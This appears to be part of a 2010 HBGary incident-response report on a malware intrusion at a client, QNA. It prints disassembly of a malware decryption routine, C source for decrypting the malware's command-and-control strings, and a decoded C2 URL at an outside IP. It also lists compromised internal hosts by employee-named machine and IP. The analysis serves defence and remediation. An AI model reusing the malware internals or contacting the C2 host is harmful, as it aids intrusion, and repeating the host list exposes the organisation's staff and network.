10001477 8B FA            mov edi,edx
10001479 C1 E9 02          shr ecx,0x2
1000147C F3 A5            rep movsd
1000147E 8B C8            mov ecx,eax
10001480 83 E1 03          and ecx,0x3
10001483 F3 A4            rep movsb
10001485 EB 04            jmp 0x1000148B▼ // loc_1000148B
10001487 loc_10001487:
10001487 33 C0            xor eax,eax
10001489 EB 05            jmp 0x10001490▼ // loc_10001490
1000148B loc_1000148B:
1000148B B8 01 00 00 00   mov eax,0x1
10001490 loc_10001490:
10001490 5F              pop edi
10001491 5E              pop esi
10001492 5B              pop ebx
10001493 8B E5            mov esp,c,ebp:c
10001495 5D              pop ebp
10001496 C3              ret
...

```

The above function has been hand-deobfuscated.  
Call by the above function:

```

10001900 called by decryptor:
10001900 55              push ebp
10001901 8B EC            mov ebp,esp
10001903 83 EC 0C          sub esp,0xC
10001906 53              push ebx
10001907 56              push esi
10001908 57              push edi
10001909 0F 84 07 00 00 00 je 0x10001916
1000190F :      0F 85 01 00 00 00 E6 .....
10001916 loc_10001916:

```

```

10001916 8B 45 0C          mov eax,dword ptr [ebp+0xC]
10001919 0F BE 08          movsx ecx,byte ptr [eax]
1000191C 89 4D F4          mov dword ptr [ebp-0xC],ecx
1000191F 0F 84 07 00 00 00 je 0x1000192C // alignment error
10001921 : 07 00 00 00 0F 85 01 00 00 00 E1          .....
1000192C          loc_1000192C:
1000192C 8B 55 0C          mov edx,dword ptr [ebp+0xC]
1000192F 03 55 F4          add edx,dword ptr [ebp-0xC]
10001932 0F BE 42 01      movsx eax,byte ptr [edx+0x1]
10001936 33 45 F4          xor eax,dword ptr [ebp-0xC]
10001939 89 45 FC          mov dword ptr [ebp-0x4],eax
1000193C 0F 84 07 00 00 00 je 0x10001949 // alignment error
1000193F : 00 00 00 0F 85 01 00 00 00 E4          .....
10001949          loc_10001949:
10001949 C7 45 F8 00 00 00 00 mov dword ptr [ebp-0x8],0x0
10001950 EB 09            jmp 0x1000195B
10001952          loc_10001952:
10001952 8B 4D F8          mov ecx,dword ptr [ebp-0x8]
10001955 83 C1 01          add ecx,0x1
10001958 89 4D F8          mov dword ptr [ebp-0x8],ecx
1000195B          loc_1000195B:
1000195B 8B 55 F8          mov edx,dword ptr [ebp-0x8]
1000195E 3B 55 F4          cmp edx,dword ptr [ebp-0xC]
10001961 7D 31            jge 0x10001994
10001963          loc_10001963:
10001963 0F 84 07 00 00 00 je 0x10001970
10001969 : 0F 85 01 00 00 00 E6          .....
10001970          loc_10001970:
10001970 8B 45 0C          mov eax,dword ptr [ebp+0xC]
10001973 03 45 F8          add eax,dword ptr [ebp-0x8]
10001976 0F BE 48 01      movsx ecx,byte ptr [eax+0x1]
1000197A 33 4D FC          xor ecx,dword ptr [ebp-0x4]
1000197D 8B 55 08          mov edx,dword ptr [ebp+0x8]
10001980 03 55 F8          add edx,dword ptr [ebp-0x8]
10001983 88 0A            mov byte ptr [edx],cl
10001985 0F 84 07 00 00 00 je 0x10001992
1000198B : 0F 85 01 00 00 00 A3          .....
10001992          loc_10001992:
10001992 EB BE            jmp 0x10001952
10001994 0F 84 07 00 00 00 je 0x100019A1
1000199A 0F 85 01 00 00 00 jne 0x100019A1 // alignment error
1000199C : 01 00 00 00 E2          .....
100019A1          loc_100019A1:
100019A1 8B 45 08          mov eax,dword ptr [ebp+0x8]
100019A4 03 45 F8          add eax,dword ptr [ebp-0x8]
100019A7 C6 00 00          mov byte ptr [eax],0x0
100019AA 0F 84 07 00 00 00 je 0x100019B7
100019B0 : 0F 85 01 00 00 00 E9          .....
100019B7          loc_100019B7:
100019B7 8B 45 08          mov eax,dword ptr [ebp+0x8]
100019BA 5F              pop edi
100019BB          loc_100019BB:
100019BB 5E              pop esi
100019BC 5B              pop ebx
100019BD 8B E5          mov esp,ebp
100019BF 5D              pop ebp
100019C0 C3              ret

```

Again, hand deobfuscated.

## Decryption Utility

HBGary has reverse engineered the encryption algorithm for ntshui.dll and the decryptor is described here:

The following source code can be used to decrypt C2 control data for the ntshui.dll malware: The decryption algorithm is shown below:

```
decrypt(out_buffer, in_buffer)
{
    int_8 length = (byte ptr) in_buffer[0];
    byte key = in_buffer[length+1]; // note this is one past end of buffer, this byte is
    post-pended
    key = key XOR length; // key is XOR'd against length to create final key that will be
    used
    int count = 0;
    while(count < length)
    {
        byte decrypted = in_buffer[count + 1]; // offset +1 to skip the first byte of the
        buffer which was used for length above
        decrypted = decrypted XOR key; // byte is now decrypted
        out_buffer[count] = decrypted;
        count++;
    }
}
```

Here is sourcecode that will decrypt the buffers both in the malware and in transit over the network:

```
void decrypt(char *buffer)
{
    int length = buffer[0];
    unsigned char key = buffer[length+1];
    key ^= length;
    int count = 0;
    while(count < length)
    {
        unsigned char decrypted = buffer[count+1];
        decrypted ^= key;
        putchar(decrypted);
        count++;
    }
    putchar('\n');
}

int _tmain(int argc, _TCHAR* argv[])
{
    decrypt("\x0C\x7E\x63\x6F\x6F\x62\x06\x0D\x01\x0A\x16\x0F\x0E\x4E\x00\x00"); //<!-- DOCHTML
    decrypt("\x04\x50\x5D\x5D\x4E\x74\x00\x00"); // -->
    decrypt("\x05\x91\xA5\xA3\xBF\xA6\xD5\x00"); // Ausov
    decrypt("\x06\x65\x51\x50\x4C\x4B\x56\x22\x00\x00\x00\x00"); //Author
    decrypt("\x07\x2B\x37\x37\x33\x79\x6C\x6C\x44\x00\x00\x00"); //http://
    decrypt(
        "\x32\x1C\x3E\x2B\x38\x3D\x3D\x30\x7E\x65\x7F\x61\x71\x79\x32\x3E\x3C\x21\x30\x25\x38\x33\x3D"
        "\x34\x6A\x71\x1C\x02\x18\x14\x71\x67"
        "\x7F\x61\x6A\x71\x06\x38\x3F\x35\x3E\x26\x22\x71\x1F\x05\x71\x64"
        "\x7F\x60\x78\x63\x00\x00\x00\x00"); // Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
    decrypt("\x03\x23\x3E\x23\x45\x00\x00\x00"); // exe
    decrypt("\x26\x42\x5E\x5E\x5A\x10\x05\x05\x18\x1B\x1C\x04\x1B\x1F\x04\x18"
        "\x1B\x1A\x04\x1C\x12\x05\x1B\x13\x1D\x04\x1B\x04\x1B\x1C\x04\x19"
        "\x75\x1F\x04\x42\x5E\x47\x46\x0C\x00\x00\x00\x00"); //http://216.15.210.68/197.1.16.3_5.html
    return 0;
}
```

## **Remediation**

Files downloaded with ntshrui.dll will contain the 'SZDD' header due to compression. This is a highly effective IOC to detect this system in use, and can also be applied at the network perimeter.

### **4.5. mine.asf**

This malware was not active. It is a variant of a Chinese keylogger, otherwise known as PsKey400.

### **4.6. svchost.exe**

The file 'svchost.exe' was found by another team and provided to HBGary. HBGary analyzed the target long enough to determine this was a renamed copy of a tool called 'RemCom', which can be downloaded for free from the Internet. The 'RemCom' tool provides remote access to a machine and is considered a remote-access-tool (RAT). No further analysis was performed on this target.

### **4.7. rasauto32.dll**

*This malware was reverse engineered by another team.*

### **4.8. Update.exe**

This malware file is coded for a very specific purpose: to inventory the system it is runs on. This application collects and logs system information including installed software, running services, recent document links, administrative user profile information, internet history, and the files and links on the desktop.

This information is first written to an unencrypted text file (ErrorInfo.sy). When the system inventory is complete, the application reads the text log file and writes it out to an encrypted file (ErrorInfo.sys). The unencrypted log file is then deleted.

This malware does not have the ability to communicate on the network. It's only function is to inventory and document a system.

HBGary performed a raw disk IOC scan to determine if update.exe had been executed on any of the systems. Not a single system appeared to have actually executed update.exe. This may indicate that update.exe was part of an attack-in-progress that was unfinished. If so, it is likely that detecting and removing update.exe thwarted an active attack.

## 5. Compromised Systems

Table 1 identifies the systems within the QNA network that contained one or more of the malware files identified in this investigation.

**Note:** HBGary did not perform forensic analysis on compromised systems since that was the responsibility of other vendors. If the system compromise date is known to HBGary, it is listed in the below table.

*Table 1 – Compromised Systems*

Compromised Systems				
	Host Name	IP Address	Malware Identified	Date of Compromise
1	315_SERVERRM	10.2.40.151	update.exe	
2	ABQAPPS	10.40.6.34	iprnip.dll	
3	AI-ENGINEER-3	10.27.64.34	update.exe	
4	AI-ENGINEER-4	10.27.64.62	update.exe	5/12/2010 2210
5	ALLMAN1CBM	10.2.40.70	update.exe	
6	APIUSERLT	10.27.64.40	update.exe	5/12/2010 2209
7	ARSOAFS	10.2.27.104	iprnip.dll	
8	ATKPRODUCTION01	10.27.64.23	update.exe	5/12/2010 2210
9	ATKSRVDC01	10.27.123.30	mailyh.dll	
10	ATKSRVDC01	10.27.123.30	mspoison.exe	
11	AVNLIC	10.2.50.77	update.exe	
12	BBOURGEOISDT	10.26.192.30	mailyh.dll, mspoison.exe	
13	BELL2CBM	10.2.40.78	update.exe	
14	BRUBINSTEINDT2	10.27.64.41	update.exe	
15	BSTANCILDT	10.27.64.74	update.exe	
16	CBADSEC01	10.27.187.11	mailyh.dll	
17	CBADSEC01	10.27.187.11	mspoison.exe	
18	CBM_AMBROZAITIS	10.2.40.99	Update.exe	5/12/2010 2151
19	CBM_BAKER	10.2.40.172	update.exe	
20	CBM_BAUGHN	10.2.40.95	update.exe	
21	CBM_CHOPPER	10.2.40.19	Update.exe	5/12/2010 2148
22	CBM_FETHEROLF	10.2.40.97	update.exe	
23	CBM_FETHEROLF	10.2.30.140	update.exe	
24	CBM_HICKMAN4	10.2.40.102	update.exe	
25	CBM_LUKER2	10.2.40.100	update.exe	
26	CBM_MASON	10.2.40.110	update.exe	
27	CBM_OREILLY1	10.2.40.33	update.exe	
28	CBM_RASOOL	10.2.40.25	update.exe	
29	CBM_ABSTON3	10.2.40.185	update.exe	
30	CBM_AMBROZAITIS	10.2.40.99	update.exe	
31	CBM_DEZENBERG	10.2.40.166	update.exe	
32	CBMTURBO	10.2.40.71	update.exe	

Compromised Systems				
	Host Name	IP Address	Malware Identified	Date of Compromise
33	CBM_WILLIAMSON	10.2.40.42	update.exe	
34	CHENAULT1ELCS	10.2.40.125	update.exe	5/12/2010 2146
35	COCHRAN1CBM	10.2.40.46	update.exe	
36	CHESNUTT_HEC	10.2.50.91	update.exe	
37	COMPUTER	10.2.30.59	update.exe	
38	DAWKINS2CBM	10.2.40.109	update.exe	
39	DLV_LNELSON	10.2.30.47	Update.exe	5/12/2010 2142
40	DLV_TNANCE	10.32.128.25	ntshrui.dll	
41	DSPELLMANDT	10.27.64.73	update.exe	
42	EMCCLELLAN_HEC	10.2.30.38	update.exe, izarccm.dll	
43	EMUTSCHLERDT	10.27.64.59	update.exe	5/12/2010 2210
44	EXECSECOND	10.2.40.116	update.exe	
45	FAIRCHILD3_HEC	10.2.30.49	update.exe	
46	FANNIN01CBM	10.2.40.21	Update.exe	5/12/2010 2149
47	FEDLOG_HEC	10.2.6.68	update.exe	
48	FOREMAN2CBM	10.2.40.160	update.exe	5/12/2010 2146
49	FORTIFY1	10.2.40.146	update.exe	
50	GRAY_VM.QNAO	10.2.20.141	update.exe	
51	HAINES3_HEC	10.2.40.81	update.exe	
52	HEC_4950TEMP1	10.2.40.138	update.exe	
53	HEC_ADDISON	10.2.30.156	update.exe	
54	HEC_AMTHOMAS	10.2.40.211	update.exe	
55	HEC_AVTEMP1	10.2.50.48	update.exe	
56	HEC_BBROWN	10.2.50.52	update.exe	
57	HEC_BLUDSWORTH	10.2.20.39	update.exe	
58	HEC_BRPOUNDERS	10.2.30.159	update.exe	
59	HEC_BRUNSON	10.2.30.112	update.exe	
60	HEC_BSTEWART	10.2.20.70	update.exe	
61	HEC_BWATSON	10.2.30.151	update.exe	
62	HEC_CANTRELL	10.2.50.89	update.exe	
63	HEC_CDAUWEN	10.2.30.184	update.exe	
64	HEC_CCASEY	10.2.30.179		
65	HEC_FORTE	10.2.20.10	iprnip.dll	
66	HEC_HOVANES2	10.2.30.96	msvid32.dll	
67	HEC_JWHITE	10.2.30.150	ntshrui.dll	
68	HEC_KGUNNELS	10.2.50.37	update.exe	5/12/2010 2152
69	HEC_RTIESZEN	10.2.20.15	ntshrui.dll	
70	HEC_RTIESZEN	10.2.20.15	iprnip.dll	
71	HEC-WSMITH	10.2.30.73	update.exe	

Compromised Systems				
	Host Name	IP Address	Malware Identified	Date of Compromise
72	MLEPORED T	10.10.64.171	rasauto32.dll	
73	NPATELLT	10.10.112.36	vjocx.dll, update.exe	
74	PCBMMISHLELT	10.34.0.24	izarccm.dll	
75	RES3HTQNAODC1	10.54.8.19	update.exe	
76	SDJSANTOSOLT1	10.24.64.55	izarccm.dll	
77	STAFANORMANDLT	10.18.8.84	izarccm.dll	
78	STAFBGEISLERLT	10.18.8.247	izarccm.dll	
79	STAFRMARSHLT	10.18.8.35	izarccm.dll	

## 6. Investigation Scope and Methodology

The scope of the SOW related to this report requires HBGary to complete two investigative tasks.

1. Complete deployment and scans of 1,400 hosts.
2. Security scans and analysis of Windows hosts.

Task one involves completion of Active Defense (A/D) agent deployment and scans of the 1,400 hosts described in the first SOW. This task was performed at no cost to QNA.

Task two involves the deployment of HBGary Enterprise agents to the remaining systems within the QNA environment, scanning those systems for IOC's, triaging scan results, and analyzing identified malware. Task two also includes the creation of Intrusion Detection System (IDS) signatures as required and the deployment of the HBGary Innoculator to remediate infected systems.

### 6.1. Task-1 - Complete deployment and scans of 1400 hosts

The initial work effort focused on 1,400 QNA systems believed targeted by the intruder(s). Due to network connectivity issues and focused efforts on malware analysis and attribution, only 746 systems were scanned. Task-1 in the second SOW involves the completion of agent deployment and scans of the remaining 654 systems.

Work on this task began on Monday, June 7, 2010. Efforts were focused on identifying the reason(s) the A/D server could not successfully deploy agents to these systems. System and network analysis identified five main reasons agent deployment failed.

- The system did not connect to the QNA network during this project.
- The system had duplicate entries in Active Directory and could not be located.
- The system had an Active Directory entry but had been removed from service.
- The system did not have the required networking services running.
- Network security devices prevented required network communication.

Collaboration with QNA IT server and network personnel resolved issues surrounding duplicate Active Directory entries, retired systems, and network security restrictions. Workarounds were identified for systems that lacked required network services. The problem of portable systems connecting to the network was not resolved.

By Thursday, June 10, 2010, the HBGary A/D server successfully deployed agents and scanned 1,310 of the 1,400 systems. The remaining 90 systems were eliminated from the pool of systems because they were no longer in service or did not connect to the network.


### 6.2. Task-2 - Security scans and analysis of Windows hosts

#### Active Defense Agent Deployment

The second task of this engagement involved the deployment of DDNA agents to the remaining systems in the QNA enterprise. This includes a total of approximately 2,600 servers, workstations, and laptops.

Work on this task began on June 11, 2010. Agent deployment results were mixed due to the same five issues encountered in the initial deployment. HBGary and QNA technical staff remediated as many issues as possible. Figure 1 provides a graphic showing the A/D agent deployment success.

Figure 4 - Active Defense Deployment



HBGary was provided a list of QNA systems obtained from two sources: Enterprise Active Directory and McAfee's ePO managed system list. These lists were consolidated into a single system list that contained 2,635 systems. This list was imported into the A/D server and agent deployment covering the entire QNA enterprise began on June 11, 2010.

A/D agents were successfully deployed to 1,948 QNA servers, workstations and laptops, and DDNA scans were completed. Once the DDNA scan completes, these systems are defined as 'managed systems.'

Agent deployment failed on 43 systems due to duplicate DNS entries. When a DNS server returns more than one result for a system, the A/D server is unable to determine which system to deploy too. Thus the server will log this as an error for manual resolution.

There were 217 systems that could not be located via DNS lookups. If there is no DNS entry in the Active Directory database, A/D agent deployment will fail.

The A/D server was unable to locate 371 systems that resolved via DNS. There are usually two reasons for this: First, the system in question may be a mobile device that has intermittent connections to the enterprise network. Second, the system may no longer be in service, or has been moved to another domain. When a system is retired, moved to another network/domain, or redeployed, if the Active Directory entry for that system is not updated, that system will resolve via DNS. When the A/D server attempts to connect to the system, it will fail.

Finally, there were 56 systems the A/D server failed in agent deployment due to miscellaneous other connectivity issues. Most often this was caused by network connectivity issues or system configuration issues preventing remote connectivity.

## Managed System Triage

Once the A/D agent deployment task and initial DDNA scans completed on the managed systems, HBGary investigators began triaging scan results. This involves the review of each system DDNA score and other IOC's and classifying the system into three categories: 1) Clean – no IOC's, 2) Look at Closer (LAC), 3) Infected.

When a system was identified as 'Infected,' the master system list was reviewed to see if this system had already been identified as compromised by QNA security, other vendors, or in previous incidents. If the system was not on the master list, QNA security personnel were immediately notified so analysis and remediation efforts could begin as soon as possible.

When a system was classified as LAC, investigators performed a deep memory analysis of the system to identify an IOC's. Once this analysis was completed, the system was moved to 'Clean' or 'Infected' status.

During the triaging of the QNA systems, several artifacts of malware not associated with this investigation were located. As instructed by QNA, these potentially unwanted programs (PUP's) were not deeply analyzed.

Additional IOC's and previously known malware directly related to this investigation were located during the system triage process. These systems were added to the master system list. All of the systems HBGary identified as compromised are listed in Table 1.

## Indicator's of Compromise (IOC) Scans

A large effort during this engagement involved the collection and documentation of IOC's related to the tools and techniques used by the attacker(s). HBGary investigators worked closely with the QNA security team to catalog these IOC's and group them into A/D scan policies. A total of 34 IOC scan policies were created and deployed during this engagement. DDNA scores combined with well-defined IOC scan policies produce a powerful capability of finding malware.

## Inoculation Shot

The final tool used by HBGary investigators was the Inoculation Shot. This unique and powerful remediation tool provides customized identification and remediation capabilities based on IOC's located in the QNA environment.

A custom Inoculation Shot tool was created for QNA designed to identify and remediate systems compromised by one of the eight know variants of malware found during this investigation. The malware file name and file system locations are shown in Table 2 below.

*Table 2 – Inoculation Shot Malware Remediation*

Malware File	File Location
IPRINP.Dll	\windows\system32\iprinp.dll
MSPOISCON.EXE	\windows\system32\MSPOISCON.exe
NTSHRUI.Dll	\windows\NTSHRUI.dll
RASAUTO32.dll	\windows\system32\RASAUTO32.dll
UPDATE.EXE	\windows\system32\UPDATE.EXE, \windows\temp\temp

The Inoculation shot was deployed in the QNA enterprise on 1,363 systems. First, a scan of these systems was performed to identify any system that contained any of the malware variants. All systems that contained any malware identified by the Inoculator, were forwarded to QNA IT security for review. If QNA requested the identified systems be remediated, the Inoculator was executed again on those systems and the malware was removed.

## Appendix – I Consulting Hours

Date	Consultant	Total Hours	Remaining Hours
6/7/2010	Phil Wallisch	10	160
6/7/2010	Michael Spohn	2	158
6/8/2010	Phil Wallisch	10	148
6/8/2010	Michael Spohn	2	146
6/9/2010	Phil Wallisch	10	136
6/9/2010	Michael Spohn	2	134
6/10/2010	Phil Wallisch	10	124
6/11/2010	Michael Spohn	2	122
6/11/2010	Phil Wallisch	6	116
6/14/2010	Phil Wallisch	8	108
6/14/2010	Michael Spohn	4	104
6/15/2010	Phil Wallisch	8	96
6/15/2010	Michael Spohn	5	91
6/16/2010	Phil Wallisch	8	83
6/16/2010	Michael Spohn	6	77
6/17/2010	Michael Spohn	4	73
6/18/2010	Michael Spohn	8	65
6/21/2010	Michael Spohn	8	57
6/22/2010	Michael Spohn	8	49
6/23/2010	Michael Spohn	8	41
6/24/2010	Michael Spohn	8	33
6/25/2010	Michael Spohn	8	25
6/28/2010	Michael Spohn	6	19
6/29/2010	Michael Spohn	8	11
6/30/2010	Michael Spohn	9	2
7/1/2010	Michael Spohn	2	0
<b>Totals Hours:</b>		<b>170</b>	
<b>SOW Hours = 170</b>			